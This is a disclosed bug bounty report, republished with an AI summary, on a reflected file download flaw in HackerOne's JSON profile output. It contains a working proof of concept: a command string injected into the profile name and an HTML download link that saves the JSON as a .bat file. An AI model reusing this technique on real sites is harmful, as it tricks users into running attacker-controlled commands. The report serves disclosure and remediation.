Reflected Filename Download
A user's profile name was reflected without sanitisation in the JSON version of their profile page, allowing an attacker to inject characters that break out of a JSON string. By combining this with an HTML download link, an attacker could make a victim download a malicious file that appears to come from the trusted HackerOne domain.
 Originally disclosed on HackerOne
- Triaged in 20 hours
- Fixed in 3 days
- Disclosed after 13 months
First of all congratulations on awesome bounty system. Big fan here! I found out that it's possible run a RFD attack on Hackerone.
If we visit: https://hackerone.com/dsopas
We see the normal HTML webpage. Nothing new here. But if we add ?format=json to the URL we can see the JSON file generated by my profile.
https://hackerone.com/dsopas?format=json
{"id":15486,"username":"dsopas","name":"David Sopas"||start chrome websegura.net||","url":"https://hackerone.com/dsopas","profile_pictures":{"small":"\u003cimg class="avatar small circle " alt="dsopas" title="David Sopas\u0026quot;||start chrome websegura.net|| (dsopas)" src="https://profile-photos.hackerone-user-content.com/production/000/015/486/fe059c014e6e7a110a8e9611751b0e68b62bf009_small.jpg?1426253052" /\u003e","medium":"\u003cimg class="avatar medium circle " alt="dsopas" title="David Sopas\u0026quot;||start chrome websegura.net|| (dsopas)" src="https://profile-photos.hackerone-user-content.com/production/000/015/486/faf9fd47449682d2fc487a2b69425032e4c28d03_medium.jpg?1426253052" /\u003e"},"profile_picture_urls":{"small":"https://profile-photos.hackerone-user-content.com/production/000/015/486/fe059c014e6e7a110a8e9611751b0e68b62bf009_small.jpg?1426253052","medium":"https://profile-photos.hackerone-user-content.com/production/000/015/486/faf9fd47449682d2fc487a2b69425032e4c28d03_medium.jpg?1426253052"},"disabled":false,"bug_count":1,"target_count":1,"reputation":92,"rank":null}
What is funny about this is that I can inject under my name the reflected part of a RFD vulnerability. Check out my online proof-of-concept:
HTML:
<div align="center"> <a href="https://hackerone.com/dsopas?format=json" download="HackerOneBonus.bat" onclick="return false;">HackerOne.com Bonus App</a> <p><i>(Use "Save link as" to download the file)</i></p> </div>http://www.websegura.net/hackerone_rfd.htm
Running the batch file in this PoC will only open my portuguese personal website - websegura.net with Google Chrome. But this can be changed with many malicious commands.
Due to filename restritions on the HackerOne path we need to use HTML5 <A DOWNLOAD> attribute to do this. Due to this situation the following browsers are supported:
- Chrome
- Opera
- Android Browser
- Chrome for Android
- Firefox [forcing the user to "Save Link As"]


What this will do is when the user click on the download link will get a file supposed to be on HackerOne.com [a trusted domain] gaining credibility from the victim.
So a possible attack scenario will be:
- Malicious user shares his manipulated URL
- Victims clicks on the link and checks that the file is stored on trusted HackerOne servers and runs it
- Victims computer gets hijacked
I attached some screens.
How to fix this? A possible solution is to sanitize for special chars like "||" in the account fields and use "content-disposition" header to force the filename name.
Feel free to reply if you have any questions or need more information. It was a great challenge to find this on HackerOne :)
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could trick a victim into downloading and running a malicious file that appears to originate from the trusted HackerOne domain, potentially leading to computer compromise; however, the attack requires user interaction and works only in certain browsers.
What the attacker needed
Attacker has a HackerOne account; victim clicks a crafted download link; victim runs the downloaded file
The fix
The application should sanitise special characters in account fields and use the Content-Disposition header to force a safe filename.
How it was found
- Visit a user's profile page with ?format=json to see the JSON output.
- Inject special characters into the profile name field.
- Create an HTML page with a download link pointing to the JSON URL and a malicious filename.
- Trick a victim into clicking the download link and running the file.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website shows information you gave it (like your name) without cleaning it first, attackers can sneak in extra characters. Here, the attacker put special characters in their profile name so that the JSON data broke out of its string. Then they used a download link to trick someone into saving a file that looks like it came from the trusted site.
What is File upload?
An upload feature accepts a file that the server or other users' browsers then treat as code or as something trusted.





